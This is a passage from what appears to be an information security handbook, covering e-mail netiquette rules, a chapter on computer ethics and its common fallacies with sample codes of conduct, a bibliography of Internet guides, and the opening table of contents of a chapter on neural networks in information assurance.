- A good rule of thumb: Be conservative in what you send and liberal in what you receive. You should not send heated messages (we call these "flames") even if you are provoked. On the other hand, you should not be surprised if you get flamed and it is prudent not to respond to flames.
- In general, it is a good idea to at least check all your mail subjects before responding to a message. Sometimes a person who asks you for help (or clarification) will send another message which effectively says "Never Mind." Also make sure that any message you respond to was directed to you. You might be cc:ed rather than the primary recipient.
- Make things easy for the recipient. Many mailers strip header information which includes your return address. To ensure that people know who you are, be sure to include a line or two at the end of your message with contact information. You can create this file ahead of time and add it to the end of your messages. (Some mailers do this automatically.) In Internet parlance, this is known as a ".sig" or "signature" file. Your .sig file takes the place of your business card. (And you can have more than one to apply in different circumstances.)
- Be careful when addressing mail. There are addresses which may go to a group but the address looks like it is just one person. Know to whom you are sending.
- Watch "CCs" when replying. Do not continue to include people if the messages have become a two-way conversation.
- In general, most people who use the Internet do not have time to answer general questions about the Internet and its workings. Do not send unsolicited mail asking for information to people whose names you might have seen in RFCs or on mailing lists.
- Remember that people with whom you communicate are located across the globe. If you send a message to which you want an immediate response, the person receiving it might be at home asleep when it arrives. Give them a chance to wake up, come to work, and log in before assuming the mail didn't arrive or that they do not care.
- Verify all addresses before initiating long or personal discourse. It is also a good practice to include the word "long" in the subject header so the recipient knows the message will take time to read and respond to. Over 100 lines is considered "long".
- Know whom to contact for help. Usually you will have resources close at hand. Check locally for people who can help you with software and system problems. Also, know whom to go to if you receive anything questionable or illegal. Most sites also have "Postmaster" aliased to a knowledgeable user, so you can send mail to this address to get help with mail.
- Remember that the recipient is a human being whose culture, language, and humor have different points of reference from your own. Remember that date formats, measurements, and idioms may not travel well. Be especially careful with sarcasm.
- Use mixed case. UPPER CASE LOOKS AS IF YOU ARE SHOUTING.
- Use symbols for emphasis. That *is* what I meant. Use underscores for underlining. _War and Peace_ is my favorite book.

- Use smileys to indicate tone of voice, but use them sparingly. :-) is an example of a smiley (Look sideways). Do not assume that the inclusion of a smiley will make the recipient happy with what you say or wipe out an otherwise insulting comment.
- Wait overnight to send emotional responses to messages. If you have really strong feelings about a subject, indicate it via FLAME ON/OFF enclosures. For example:
  FLAME ON
  This type of argument is not worth the bandwidth it takes to send it. It is illogical and poorly reasoned. The rest of the world agrees with me.
- FLAME OFF
- Do not include control characters or non-ASCII attachments in messages unless they are MIME attachments or unless your mailer encodes these. If you send encoded messages make sure the recipient can decode them.
- Be brief without being overly terse. When replying to a message, include enough original material to be understood but no more. It is extremely bad form to simply reply to a message by including all the previous message: edit out all the irrelevant material.
- Limit line length to fewer than 65 characters and end a line with a carriage return.
- Mail should have a subject heading which reflects the content of the message.
- If you include a signature keep it short. Rule of thumb is no longer than four lines. Remember that many people pay for connectivity by the minute, and the longer your message is, the more they pay.
- Just as mail (today) may not be private, mail (and news) are (today) subject to forgery and spoofing of various degrees of detectability. Apply common sense "reality checks" before assuming a message is valid.
- If you think the importance of a message justifies it, immediately reply briefly to an e-mail message to let the sender know you got it, even if you will send a longer reply later.
- "Reasonable" expectations for conduct via e-mail depend on your relationship to a person and the context of the communication. Norms learned in a particular e-mail environment may not apply in general to your e-mail communication with people across the Internet. Be careful with slang or local acronyms.
- The cost of delivering an e-mail message is, on the average, paid about equally by the sender and the recipient (or their organizations). This is unlike other media such as physical mail, telephone, TV, or radio. Sending someone mail may also cost them in other specific ways like network bandwidth, disk space or CPU usage. This is a fundamental economic reason why unsolicited e-mail advertising is unwelcome (and is forbidden in many contexts).
- Know how large a message you are sending. Including large files such as Postscript files or programs may make your message so large that it cannot be delivered or at least consumes excessive resources. A good rule of thumb would be not to send a file larger than 50 kb. Consider file transfer as an alternative, or cutting the file into smaller chunks and sending each as a separate message.
- Do not send large amounts of unsolicited information to people.
- If your mail system allows you to forward mail, beware the dreaded forwarding loop. Be sure you have not set up forwarding on several hosts so that a message sent to you gets into an endless loop from one computer to the next to the next.

Selected Bibliography

This bibliography was used to gather most of the information in the sections above as well as for general reference. Items not specifically found in these works were gathered from the IETF-RUN Working Group's experience.

1. Angell, D. and B. Heslop, *The Elements of E-mail Style,* New York: Addison-Wesley, 1994.
2. Answers to Frequently Asked Questions about Usenet" Original author: jerry@eagle.UUCP (Jerry Schwarz) Maintained by: netannounce@deshaw.com (Mark Moraes) Archive-name: usenet-faq/part1
3. Cerf, V., "Guidelines for Conduct on and Use of Internet," at: http://www.isoc.org/policy/conduct/conduct.html

Computer Ethics

Peter S. Tippett

The computer security professional needs both to understand and to influence the behavior of everyday computer users. Traditionally, security managers have concentrated on building security into the system hardware and software, on developing procedures, and on educating end users about procedures and acceptable behavior. Now, the computer professional must also help develop the meaning of ethical computing and help influence computer end users to adopt notions of ethical computing into their everyday behavior.

Fundamental Changes to Society

Computer technology has changed the practical meaning of many important, even fundamental, human and societal concepts. Although most computer professionals would agree that computers change nothing about human ethics, computer and information technologies have caused and will pose many new problems. Indeed, computers have changed the nature and scope of accessing and manipulating information and communications. As a result, computers and computer communications will significantly change the nature and scope of many of the concepts most basic to society. The changes will be as pervasive and all encompassing as the changes accompanying earlier shifts from a society dependent on hunters and gatherers to one that was more agrarian to an industrial society.

Charlie Chaplin once observed, "The progress of science is far ahead of man's ethical behavior." The rapid changes that computing technology and the digital revolution have brought and will bring are at least as profound as the changes prompted by the industrial revolution. This time, however, the transformation will be compressed into a much shorter time frame.

It will not be known for several generations whether the societal changes that follow from the digital revolution will be as fundamental as those caused by the combination of easy transportation, pervasive and near-instantaneous news, and inexpensive worldwide communication brought on by the industrial and radio revolutions. However, there is little doubt that the digital age is already causing significant changes in ways that are not yet fully appreciated.

Some of those changes are bad. For example, combining the known costs of the apparent unethical and illegal uses of computer and information technology — factors such as telephone and PBX fraud, computer viruses, and digital piracy — amounts to several billion dollars annually. When these obvious problems are combined with the kinds of computing behavior that society does not yet fully comprehend as unethical and that society has not yet labeled illegal or antisocial, it is clear that a great computer ethics void exists.

No Sandbox Training

By the time children are six years old, they learn that eating grasshoppers and worms is socially unacceptable. Of course, six-year-olds would not say it quite that way. To express society's wishes, children say something more like: "Eeewwww!, Yich! Johnny, you are not going to eat that worm are you?"

As it turns out, medical science shows that there is nothing physically dangerous or wrong with eating worms or grasshoppers. Eating them would not normally make people sick or otherwise cause physical harm. But children quickly learn at the gut level to abhor this kind of behavior — along with a whole raft of other behavior. What is more, no obvious rule exists that leads to this gut-feeling behavior. No laws, church doctrine, school curriculum, or parental guides specifically address the issue of eating worms and grasshoppers. Yet, even without structured rules or codes, society clearly gives a consistent message about this. Adults take the concept as being so fundamental that it is called common sense.

By the time children reach the age of ten, they have a pretty clear idea of what is right and wrong, and what is acceptable and unacceptable. These distinctions are learned from parents, siblings, extended families, neighbors, acquaintances, and schools, as well as from rituals like holiday celebrations and from radio, television, music, magazines, and many other influences.

Unfortunately, the same cannot be said for being taught what kind of computing behavior is repugnant. Parents, teachers, neighbors, acquaintances, rituals, and other parts of society simply have not been able to provide influence or insight based on generations of experience. Information technology is so new that these people and institutions simply have no experience to draw on. The would-be teachers are as much in the dark as those who need to be taught.

A whole generation of computer and information system users exists. This generation is more than one hundred million strong and growing. Soon information system users will include nearly every literate individual on earth. Members of this new generation have not yet had their sandbox

training. Computer and information users, computer security professionals included, are simply winging it.

Computer users are less likely to know the full consequences of many of their actions than they would be if they could lean on the collective family, group, and societal experiences for guidance. Since society has not yet established much of what will become common sense for computing, individuals must actively think about what makes sense and what does not. To decide whether a given action makes sense, users must take into account whether the action would be right not only for themselves personally but also for their peers, businesses, families, extended families, communities, and society as a whole. Computer users must also consider short-term, mid-term, and long-term ramifications of each of the potential actions as they apply to each of these groups. Since no individual can conceivably take all of this into consideration before performing a given action, human beings need to rely on guides such as habit, rules, ritual, and peer pressure. People need to understand without thinking about it, and for that, someone needs to develop and disseminate ethics for the computer generation.

Computer security professionals must lead the way in educating the digital society about policies and procedures and behavior that clearly can be discerned as right or wrong. The education process involves defining those issues that will become gut feelings, common sense, and acceptable etiquette of the whole society of end users. Computer professionals need to help develop and disseminate the rituals, celebrations, habits, and beliefs for users.

In other words, they are the pivotal people responsible for both defining computer ethics and disseminating their understanding to the computer-using public.

COMMON FALLACIES OF THE COMPUTER GENERATION

The lack of early, computer-oriented, childhood rearing and conditioning has led to several pervasive fallacies that generally (and loosely) apply to nearly all computer and digital information users. The generation of computer users includes those from 7 to 70 years old who use computing and other information technologies. Like all fallacies, some people are heavily influenced by them, and some are less so. There are clearly more fallacies than those described here, but these are probably the most important. Most ethical problems that surface in discussions show roots in one or more of these fallacies.

The Computer Game Fallacy

Computer games like solitaire and game computers like those made by Nintendo and Sega do not generally let the user cheat. So it is hardly

surprising for computer users to think, at least subliminally, that computers in general will prevent them from cheating and, by extension, from otherwise doing wrong.

This fallacy also probably has roots in the very binary nature of computers. Programmers in particular are used to the precise nature that all instructions must have before a program will work. An error in syntax, a misplaced comma, improper capitalization, and transposed characters in a program will almost certainly prevent it from compiling or running correctly once compiled. Even non-programming computer users are introduced to the powerful message that everything about computers is exact and that the computer will not allow even the tiniest transgression. DOS commands, batch file commands, configuration parameters, macro commands, spreadsheet formulas, and even file names used for word processing must have precisely the right format and syntax, or they will not work.

To most users, computers seem entirely black and white — sometimes frustratingly so. By extension, what people do with computers seems to take on a black-and-white quality. But what users often misunderstand while using computers is that although the computer operates with a very strict set of inviolable rules, most of what people do with computers is just as gray as all other human interactions.

It is a common defense for malicious hackers to say something like "If they didn't want people to break into their computer at the [defense contractor], they should have used better security." Eric Corley, the publisher of the hacker's *2600 Magazine*, testified at hearings for the House Telecommunications and Finance Subcommittee (June 1993) that he and others like him were providing a service to computer and telecommunication system operators when they explored computer systems, found faults and weaknesses in the security systems, and then published how to break these systems in his magazine. He even had the audacity while testifying before Congress to use his handle, Emanuel Goldstein (a character from the book *1984*), never mentioning that his real name was Eric Corley.

He, and others like him, were effectively saying "If you don't want me to break in, make it impossible to do so. If there is a way to get around your security, then I should get around it in order to expose the problem."

These malicious hackers would never consider jumping over the four-foot fence into their neighbor's backyard, entering the kitchen through an open kitchen window, sitting in the living room, reading the mail, making a few phone calls, watching television, and leaving. They would not brag or publish that their neighbor's home was not secure enough, that they found a problem or loophole, or that it was permissible to go in because it was possible to do so. However, using a computer to perform analogous activities makes perfect sense to them.

The computer game fallacy also affects the rest of the members of the computer-user generation in ways that are a good deal more subtle. The computer provides a powerful one-way mirror behind which people can hide. Computer uses can be voyeurs without being caught. And if what is being done is not permissible, the thinking is that the system would somehow prevent them from doing it.

The Law-Abiding Citizen Fallacy

Recognizing that computers can't prevent everything that would be wrong, many users understand that laws will provide some guidance. But many (perhaps most) users sometimes confuse what is legal, which defines the minimum standard about which all can be justly judged, with what is reasonable behavior, which clearly calls for individual judgment. Sarah Gordon, one of the leaders of the worldwide hobbyist network FidoNet said, "In most places, it is legal to pluck the feathers off of a live bird, but that doesn't make it right to do it."

Similarly, people confuse things that they have a right to do with things that are right to do. Computer virus writers do this all the time. They say: "The First Amendment gives me the constitutional right to write anything I want, including computer viruses. Since computer viruses are an expression, and a form of writing, the constitution also protects the distribution of them, the talking about them, and the promotion of them as free speech."

Some people clearly take their First Amendment rights too far. Mark Ludwig has written two how-to books on creating computer viruses. He also writes a quarterly newsletter on the finer details of computer virus authors and runs a computer virus exchange bulletin board with thousands of computer viruses for the user's downloading pleasure. The bulletin board includes source code, source analysis, and tool kits to create nasty features like stealthing, encryption, and polymorphism. He even distributes a computer virus CD with thousands of computer viruses, a source code, and some commentary.

Nearly anyone living in the United States would agree that in most of the western world, people have the right to write almost anything they want. However, they also have the responsibility to consider the ramifications of their actions and to behave accordingly. Some speech, of course, is not protected by the constitution — like yelling "fire" in a crowded theater or telling someone with a gun to shoot a person. One would hope that writing viruses will become nonprotected speech in the future. But for now, society has not decided whether virus writing, distribution, and promotion should be violently abhorred or tolerated as one of the costs of other freedoms.

The Shatterproof Fallacy

How many times have computer novices been told "Don't worry, the worst you can do with your computer is accidentally erase or mess up a file — and even if you do that, you can probably get it back. You can't really hurt anything."

Although computers are tools, they are tools that can harm. Yet most users are totally oblivious to the fact that they have actually hurt someone else through actions on their computer. Using electronic-mail on the Internet to denigrate someone constitutes malicious chastisement of someone in public. In the nondigital world, people can be sued for libel for these kinds of actions; but on the Internet, users find it convenient to not be held responsible for their words.

Forwarding E-mail without at least the implied permission of all of its authors often leads to harm or embarrassment of participants who thought they were conferring privately. Using E-mail to stalk someone, to send unwanted mail or junk mail, and to send sexual innuendoes or other material that is not appreciated by the recipient all constitute harmful use of computers.

Software piracy is another way in which computer users can hurt people. Those people are not only programmers and struggling software companies but also end users who must pay artificially high prices for the software and systems they buy and the stockholders and owners of successful companies who deserve a fair return on their investment.

It is astonishing that a computer user would defend the writing of computer viruses. Typically, the user says, "My virus is not a malicious one. It does not cause any harm. It is a benign virus. The only reason I wrote it was to satisfy my intellectual curiosity and to see how it would spread." Such users truly miss out on the ramifications of their actions. Viruses, by definition, travel from computer to computer without the knowledge or permission of the computer's owner or operator.

Viruses are just like other kinds of contaminants (e.g., contaminants in a lake) except that they grow (replicate) much like a cancer. Computer users cannot know they have a virus unless they specifically test their computers or diskettes for it. If the neighbor of a user discovers a virus, then the user is obliged to test his or her system and diskettes for it and so are the thousand or so other neighbors that the user and the user's neighbors have collectively.

The hidden costs of computer viruses are enormous. Even if an experienced person with the right tools needs only 10 minutes to get rid of a virus — and even if the virus infects only 4 or 5 computers and only 10 or 20 floppy disks in a site (these are about the right numbers for a computer

virus incident in a site of 1000 computers), then the people at the site are obliged to check all 1,000 computers and an average of 35,000 diskettes (35 active diskettes per computer) to find out just which five computers are infected.

As of early 1995, there were demonstrably more than a thousand people actively writing, creating, or intentionally modifying the more than 6000 computer viruses that currently exist — and at least as many people knowingly participated in spreading them. Most of these people were ignorant of the precise consequences of their actions.

In 1993, there was a minor scandal in the IRS when clerical IRS employees were discovered pulling computerized tax returns of movie stars, politicians, and their neighbors — just for the fun of it. What is the harm? The harm is to the privacy of taxpayers and to the trust in the system, which is immeasurably damaged in the minds of U.S. citizens. More than 350 IRS employees were directly implicated in this scandal. When such large numbers of people do not understand the ethical problem, then the problem is not an isolated one. It is emblematic of a broad ethical problem that is rooted in widely held fallacies.

The shatterproof fallacy is the pervasive feeling that what a person does with a computer could hurt at most a few files on the machine. It stems from the computer generation's frequent inability to consider the ramifications of the things we do with computers before we do them.

The Candy-from-a-Baby Fallacy

Guns and poison make killing easy (i.e., it can be done from a distance with no strength or fight) but not necessarily right. Poisoning the water supply is quite easy, but it is beyond the gut-level acceptability of even the most bizarre schizophrenic.

Software piracy and plagiarism are incredibly easy using a computer. Computers excel at copying things, and nearly every computer user is guilty of software piracy. But just because it is easy does not mean that it is right.

Studies by the Software Publisher's Association (SPA) and Business Software Alliance (BSA) show that software piracy is a multibillion dollar problem in the world today — clearly a huge problem.

By law and by any semblance of intellectual property held both in Western societies and most of the rest of the world, copying a program for use without paying for it is theft. It is no different than shoplifting or being a stowaway on an airliner, and an average user would never consider stealing a box of software from a computer store's display case or stowing away on a flight because the plane had empty seats.

The Hacker's Fallacy

The single most widely held piece of The Hacker's Ethic is "As long as the motivation for doing something is to learn and not to otherwise gain or make a profit, then doing it is acceptable." This is actually quite a strong, respected, and widely held ethos among people who call themselves nonmalicious hackers.

To be a hacker, a person's primary goal must be to learn for the sake of learning — just to find out what happens if one does a certain thing at a particular time under a specific condition (Emmanuel Goldstein, *2600 Magazine,* Spring 1994). Consider the hack on Tonya Harding (the Olympic ice skater who allegedly arranged to have her archrival, Nancy Kerrigan, beaten with a bat). During the Lillehammer Olympics, three U.S. newspaper reporters, with the *Detroit Free Press, San Jose Mercury News,* and *The New York Times,* discovered that the athletes' E-mail user IDs were, in fact, the same as the ID numbers on the backs of their backstage passes. The reporters also discovered that the default passwords for the Olympic Internet mail system were simple derivatives of the athlete's birthdays. Reporters used this information to gain access to Tonya Harding's E-mail account and discovered that she had 68 messages. They claim not to have read any of them. They claim that no harm was done, nothing was published, no privacy was exploited. As it happens, these journalists were widely criticized for their actions. But the fact is, a group of savvy, intelligent people thought that information technology changed the ground rules.

The Free Information Fallacy

There is a common notion that information wants to be free, as though it had a mind of its own. The fallacy probably stems from the fact that once created in digital form, information is very easy to copy and tends to get distributed widely. The fallacy totally misses the point that the wide distribution is at the whim of people who copy and disseminate data and people who allow this to happen.

ACTION PLAN

The following procedures can help security managers encourage ethical use of the computer within their organizations:

- Developing a corporate guide to computer ethics for the organization.
- Developing a computer ethics policy to supplement the computer security policy.
- Adding information about computer ethics to the employee handbook.
- Finding out whether the organization has a business ethics policy, and expanding it to include computer ethics.
- Learning more about computer ethics and spreading what is learned.

- Helping to foster awareness of computer ethics by participating in the computer ethics campaign.
- Making sure the organization has an E-mail privacy policy.
- Making sure employees know what the E-mail policy is.

Exhibits 1 through 6 contain sample codes of ethics for end users that can help security managers develop ethics policies and procedures.

RESOURCES

The following resources are useful for developing computer-related ethics codes and policies.

Computer Ethics Institute

The Computer Ethics Institute is a non-profit organization concerned with advancing the development of computers and information technologies within ethical frameworks. Its constituency includes people in business, the religious communities, education, public policy, and computer professions. Its purpose includes the following:

- The dissemination of computer ethics information.
- Policy analysis and critique.
- The recognition and critical examination of ethics in the use of computer technology.
- The promotion of identifying and applying ethical principles for the development and use of computer technologies.

In 1991 the Computer Ethics Institute held its first National Computer Ethics Conference in Washington, D.C. The conference theme was "In Pursuit of a 'Ten Commandments' of Computer Ethics." These commandments were drafted by Dr. Ramon C. Barquin, founder and president of the Institute, as a working document for that conference. Since then, they have been among the most visible guidelines for computer ethics. The following are the ten commandments:

1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people's computer work.
3. Thou shalt not snoop around in other people's computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid.
7. Thou shalt not use other people's computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people's intellectual output.
9. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10. Thou shalt use a computer in ways that ensure consideration and respect for your fellow humans.

Exhibit 1. The Ten Commandments of Computer Ethics

In an effort to define responsible computing behavior in terms that are easy to grasp, the Working Group on Computer Ethics created the End User's Basic Tenets of Responsible Computing. These tenets are not intended as a panacea for the myriad of complex information ethics dilemmas; rather, they are intended to address many of the day-to-day problems faced by individual end users.

Responsible and ethical computing is not a black and white issue. However, many problems can be avoided by abiding by the following basic tenets:

1. I understand that just because something is legal, it isn't necessarily moral or right.
2. I understand that people are always the ones ultimately harmed when computers are used unethically. The fact that computers, software, or a communications medium exists between me and those harmed does not in any way change my moral responsibility toward my fellow humans.
3. I will respect the rights of authors, including authors and publishers of software as well as authors and owners of information. I understand that just because copying programs and data is easy, it is not necessarily right.
4. I will not break into or use other people's computers or read or use their information without their consent.
5. I will not write or knowingly acquire, distribute, or allow intentional distribution of harmful software like bombs, worms, and computer viruses.

Exhibit 2. The End User's Basic Tenets of Responsible Computing

---

The National Conference on Computing and Values proposed four primary values for computing. These were originally intended to serve as the ethical foundation and guidance for computer security. However, they seem to provide value guidance for all individuals who create, sell, support, use, or depend upon computers. That is, they suggest the values that will tend to improve and stabilize the computer and information world and to make these technologies and systems work more productively and appropriately for society.

The four primary values state that we should strive to:

1. Preserve the public trust and confidence in computers.
2. Enforce fair information practices.
3. Protect the legitimate interests of the constituents of the system.
4. Resist fraud, waste, and abuse.

Exhibit 3. Four Primary Values

In January 1989, the Internet Activities Board (IAB) published a document called Ethics and the Internet (RFC 1087). It proposes that access to and use of the Internet is a privilege and should be treated as such by all users of this system. The IAB "strongly endorses the view of the Division Advisory Panel of the National Science Foundation Division of Network, Communications Research and Infrastructure." That view is paraphrased here. Any activity is characterized as unethical and unacceptable that purposely:

- Seeks to gain unauthorized access to the resources of the Internet.
- Disrupts the intended use of the Internet.
- Wastes resources (people, capacity, computer) through such actions.
- Destroys the integrity of computer-based information.
- Compromises the privacy of users.
- Involves negligence in the conduct of Internetwide experiments.

Exhibit 4. Unacceptable Internet Activities

Donn Parker, who is with SRI International and is the author of "Ethical Conflicts in Information and Computer Science, Technology and Business" (QED Information Sciences, Inc.), defined several principles for resolving ethical conflicts. The following summarizes this work:

You are probably aware of the obvious unethical information activities you should avoid, such as violating others' privacy by accessing their computers and causing others losses by giving away copies of the software others own or sell. But how do you deal with the really tough problems of deciding the best action in complex or unclear situations where a decision may be okay in one respect but not in another? These are the more difficult decisions to make. The following principles of ethical information conduct and examples may help you as a periodic review to make fairer decisions when needed or as a checklist for a methodical approach to solve a problem and reach a decision. You may not remember all of these principles on every occasion, but reading them now and every once in a while or having them handy when making a decision can help you through a difficult process.

1. Try to make sure that those people affected are aware of your planned actions and that they don't disagree with your intentions even if you have rights to do these things (informed consent).
2. Think carefully about your possible alternative actions and select the most beneficial necessary one that would cause the least or no harm under the worst circumstances (higher ethic in the worst case).
3. Consider that an action you take on a small scale or by you alone might result in significant harm if carried out on a larger scale or by many others (change of scale).
4. As a person who owns or is responsible for information, always make sure that the information is reasonably protected and that ownership of it and rights to it are clear to all users (owners' conservation of ownership).
5. As a person who uses information, always assume it is owned by others and their interests must be protected unless you explicitly know it is public or you are free to use it in the way you wish (users' conservation of ownership).

Exhibit 5. Considerations for Conduct

In 1973 the Secretary's Advisory Committee on Automated Personal Data Systems for the U.S. Department of Health, Education & Welfare recommended the adoption of a "Code of Fair Information Practices" to secure the privacy and rights of citizens. The Code is based on four principles:

1. There must be no personal data record-keeping systems whose very existence is secret.
2. There must be a way for a person to find out what information about the person is in a record and how it is used.
3. There must be a way for a person to prevent information about the person that was obtained for one purpose from being used or made available for other purposes without the person's consent.
4. Any organization creating, maintaining, using, or disseminating records of identifiable personal data must assure the reliability of the data for their intended use and must take precautions to prevent misuses of the data.

Exhibit 6. The Code of Fair Information Practices

To meet these purposes, the Computer Ethics Institute conducts seminars, convocations, and the annual National Computer Ethics Conference. The Institute also supports the publication of proceedings and the development and publication of other research. In addition, the Institute participates in projects with other groups with similar interests. The following are ways to contact the institute:

Dr. Patrick F. Sullivan
Executive Director
Computer Ethics Institute
P.O. Box 42672
Washington, D.C. 20015
Voice and fax: 301-469-0615
psullivan@brook.edu

Internet Listserve:cei-1@listserv.american.edu

This is a listserv on the Internet hosted by American University in Washington, D.C., on behalf of the Computer Ethics Institute. Electronic mail sent to this address is automatically forwarded to others interested in computer ethics and in activities surrounding the Computer Ethics Institute. To join the list, a person should send E-mail to:

listserv@american.edu

The subject field should be left blank. The message itself should say:

subscribe cei-1 <yourname>

The sender will receive postings to the list by E-mail (using the return address from the E-mail site used to send the request).

The National Computer Ethics and Responsibilities Campaign (NCERC)

The NCERC is a campaign jointly run by the Computer Ethics Institute and the National Computer Security Association. Its goal is to foster computer ethics awareness and education. The campaign does this by making tools and other resources available for people who want to hold events, campaigns, awareness programs, seminars, and conferences or to write or communicate about computer ethics.

The NCERC itself does not subscribe to or support a particular set of guidelines or a particular viewpoint on computer ethics. Rather, the Campaign is a nonpartisan initiative intended to foster increased understanding of the ethical and moral issues peculiar to the use and abuse of information technologies.

The initial phase of the NCERC was sponsored by a diverse group of organizations, including (alphabetically) The Atterbury Foundation, The Boston Computer Society, The Business Software Alliance, CompuServe,

The Computer Ethics Institute, Computer Professionals for Social Responsibility, Merrill Lynch, Monsanto, The National Computer Security Association, Software Creations BBS, The Software Publisher's Association, Symantec Corporation, and Ziff-Davis Publishing. The principal sponsor of the NCERC is the Computer Ethics Institute.

Other information about the campaign is available on CompuServe (GO CETHICS), where a repository of computer privacy, ethics and similar tools, codes, texts, and other materials are kept.

Computer Ethics Resource Guide

The Resource Guide to Computer Ethics is available for $12. (Send check or credit card number and signature to: NCERC, 10 S. Courthouse Ave., Carlisle, PA, 17013, or call 717-240-0430 and leave credit card information as a voice message.) The guide is meant as a resource for those who wish to do something to increase the awareness of and discussion about computer ethics in their workplaces, schools, universities, user groups, bulletin boards, and other areas.

The National Computer Security Association

The National Computer Security Association (NCSA) provides information and services involving security, reliability, and ethics. NCSA offers information on the following security-related areas: training, testing, research, product certification, underground reconnaissance, help desk, and consulting services. This information is delivered through publications, conferences, forums, and seminars — in both traditional and electronic formats. NCSA manages a CompuServe forum (CIS: GO NCSA) that hosts private online training and seminars in addition to public forums and libraries addressing hundreds of issues concerning information and communications security, computer ethics, and privacy.

The information about computer ethics that is not well suited to electronic distribution can generally be obtained through NCSA's InfoSecurity Resource Catalog, which provides one-stop-shopping for a wide variety of books, guides, training, and tools. (NCSA: 10 S. Courthouse Ave., Carlisle, PA, 17013, 717-258-1816).

SUMMARY

Computer and information technologies have created many new ethical problems. Compounding these problems is the fact that computer users often do not know the full consequences of their behavior.

Several common fallacies cloud the meaning of ethical computing. For example, many computer users confuse behavior that they have a right to perform with behavior that is right to perform and fail to consider the

ramifications of their actions. Another fallacy that is widely held by hackers is that as long as the motivation is to learn and not otherwise profit, any action using a computer is acceptable.

It is up to the system managers to destroy these fallacies and to lead the way in educating end users about policies and procedures and behavior that can clearly be discerned as right or wrong.

4. Dern, D., *The Internet Guide for New Users*, New York: McGraw-Hill, 1994.
5. "Emily Postnews Answers Your Questions on Netiquette" Original author: brad@looking.on.ca (Brad Templeton) Maintained by: netannounce@deshaw.com (Mark Moraes) Archive-name: emily-postnews/part1
6. Gaffin, A., *Everybody's Guide to the Internet*, Cambridge, Mass., MIT Press, 1994.
7. "Guidelines for Responsible Use of the Internet" from the US House of Representatives gopher, at: gopher://gopher.house.gov:70/OF-1%3a208%3aInternet%20Etiquette
8. How to find the right place to post (FAQ) by buglady@bronze.lcs.mit.edu (Aliza R. Panitz) Archive-name: finding-groups/general
9. Hambridge, S. and J. Sedayao, "Horses and Barn Doors: Evolution of Corporate Guidelines for Internet Usage," LISA VII, Usenix, November 1-5, 1993, pp. 9-16. ftp://ftp.intel.com/pub/papers/horses.ps or horses.ascii>
10. Heslop, B. and D. Angell, *The Instant Internet Guide: Hands-on Global Networking*, Reading, Mass., Addison-Wesley, 1994.
11. Horwitz, S., "Internet Etiquette Tips," ftp://ftp.temple.edu/pub/info/help-net/netiquette.infohn
12. Internet Activities Board, "Ethics and the Internet," RFC 1087, IAB, January 1989. ftp://ds.internic.net/rfc/rfc1087.txt
13. Kehoe, B., *Zen and the Art of the Internet: A Beginner's Guide*, Netiquette information is spread through the chapters of this work. 3rd ed. Englewood Cliffs, NJ., Prentice-Hall, 1994.
14. Kochmer, J., *Internet Passport: NorthWestNet's Guide to Our World Online*, 4th ed. Bellevue, WA, NorthWestNet, Northwest Academic Computing Consortium, 1993.
15. Krol, Ed, *The Whole Internet: User's Guide and Catalog*, Sebastopol, CA, O'Reilly & Associates, 1992.
16. Lane, E. and C. Summerhill, *Internet Primer for Information Professionals: A Basic Guide to Internet Networking Technology*, Westport, CT, Meckler, 1993.
17. LaQuey, T. and J. Ryer, The Internet companion, Chapter 3 in *Communicating with People*, pp 41-74. Reading, MA, Addison-Wesley, 1993.
18. Mandel, T., "Surfing the Wild Internet," SRI International Business Intelligence Program, Scan No. 2109. March, 1993. gopher://gopher.well.sf.ca.us:70/00/Communications/surf-wild
19. Martin, J., "There's Gold in them thar Networks! or Searching for Treasure in all the Wrong Places," FYI 10, RFC 1402, January 1993. ftp://ds.internic.net/rfc/rfc1402.txt
20. Pioch, N., "A Short IRC Primer," Text conversion by Owe Rasmussen. Edition 1.1b, February 28, 1993. http://www.kei.com/irc/IRCprimer1.1.txt
21. Polly, J., "Surfing the Internet: an Introduction," Version 2.0.3. Revised May 15, 1993. ftp://ftp.nysernet.org/pub/resources/guides/surfing.2.0.3.txt
22. "A Primer on How to Work With the Usenet Community" Original author: chuq@apple.com (Chuq Von Rospach) Maintained by: netannounce@deshaw.com (Mark Moraes) Archive-name: usenet-primer/part1
23. Rinaldi, A., "The Net: User Guidelines and Netiquette," September 3, 1992. http://www.fau.edu/rinaldi/net/index.htm
24. "Rules for posting to Usenet" Original author: spaf@cs.purdue.edu (Gene Spafford) Maintained by: netannounce@deshaw.com (Mark Moraes) Archive-name: posting-rules/part1
25. Shea, V., *Netiquette*, San Francisco: Albion Books, 1994?.
26. Strangelove, M., with A. Bosley, "How to Advertise on the Internet," ISSN 1201-0758.
27. Tenant, R., "Internet Basics," ERIC Clearinghouse of Information Resources, EDO-IR-92-7. September, 1992. gopher://nic.merit.edu:7043/00/introducing.the.Internet/Internet.basics.eric-digest gopher://vega.lib.ncsu.edu:70/00/library/reference/guides/tennet
28. Wiggins, R., *The Internet for Everyone: A Guide for Users and Providers*, New York, McGraw-Hill, 1995.

Domain 4
Application Security

Applications and systems development security refers to the controls that are included within system and application software, and the steps used in their development. Applications are agents, applets, software, databases, data warehouses, and knowledge-based systems. These applications may be used in distributed or centralized environments.

The professional should fully understand the security and controls of the systems development life-cycle process. Included in this domain are application controls, change controls, data warehousing, data mining, knowledge-based systems, program interfaces, and concepts used to ensure data and application integrity, confidentiality, and availability. The security and controls that should be included within system and application software are discussed. The steps and security controls in the software life cycle and change control process and the concepts used to ensure data and software integrity, confidentiality, and availability are also discussed.

Chapter 24

Neural Networks and Information Assurance Uses

Sean M. Price

Contents

Introduction
Inspiration
Architectures
Algorithms
Functional Characteristics
The Concept of Learning
Capabilities
Training Considerations
    Data Features
    Data Cleanliness and Accuracy
    Over- and Undertraining
    Local Minima
Typical Application Controls
    Training Sets
    Validation Sets
    Test Sets
    Learning Rate
    Momentum
    Bias
    Learning Stop Points
Demonstrated Usage
Security-Relevant Applications

Potential Applications
Conclusion
References

Introduction

